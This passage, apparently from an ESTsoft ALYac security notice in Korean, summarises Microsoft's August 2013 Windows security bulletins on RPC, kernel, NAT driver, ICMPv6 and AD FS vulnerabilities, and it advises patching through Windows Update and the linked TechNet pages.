시스템의 최소 권한이 있으며 네트워크에서 익명 자격 증명을 제시합니다.

원격 프로시저 호출의 취약점으로 인한 권한 상승 문제점(2849470)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점으로 인해 공격자가 특수하게 조작된 RPC 요청을 전송할 경우 권한 상승이 허용될 수 있습니다.

Windows 커널의 취약점으로 인한 권한 상승 문제점(2859537)

이 보안 업데이트는 Microsoft Windows의 공개된 취약점 1건과 비공개로 보고된 취약점 3건을 해결합니다. 가장 위험한 취약점으로 인해 공격자가 시스템에 로컬로 특수하게 조작한 응용 프로그램을 실행할 경우 권한 상승이 허용될 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그온 자격 증명을 가지고 로컬로 로그온할 수 있어야 합니다. 익명의 사용자에 의해서나 원격으로는 이 취약점을 악용할 수 없습니다.

Windows NAT 드라이버의 취약점으로 인한 서비스 거부 문제점(2849568)

이 보안 업데이트는 Microsoft Windows의 Windows NAT 드라이버에서 발견되어 비공개적으로 보고된 취약점을 해결합니다. 이 취약점으로 인해 공격자가 특수하게 조작된 ICMP 패킷을 Windows NAT 드라이버 서비스를 실행 중인 대상 서버에 전송할 경우 서비스 거부가 발생할 수 있습니다.

ICMPv6의 취약점으로 인한 서비스 거부 문제점(2868623)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

취약점은 공격자가 특수하게 조작된 ICMP 패킷을 대상 시스템에 전송할 경우 서비스 거부를 허용할 수 있습니다.

Active Directory Federation Services의 취약점으로 인한 정보 유출 문제점(2873872)

이 보안 업데이트는 비공개적으로 보고된 AD FS(Active Directory Federation Services)의 취약점을 해결합니다. 이 취약점으로 인해 AD FS에서 사용하는 서비스 계정과 관련된 정보가 노출될 수 있습니다. 공격자는 이 정보를 통해 기업 네트워크 외부에서 로그온을 시도할 수 있으며, 계정 잠금 정책이 구성되어 있을 경우 이로 인해 AD FS에서 사용하는 서비스 계정이 잠길 수 있습니다. 서비스 계정이 잠기면 AD FS 인스턴스에 의존하는 모든 응용 프로그램의 서비스 거부가 발생합니다.

<해결방법>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://technet.microsoft.com/ko-kr/security/bulletin/ms13-aug
영문 : http://technet.microsoft.com/en-us/security/bulletin/ms13-aug

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

Contact us…

㈜이스트소프트 알약대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.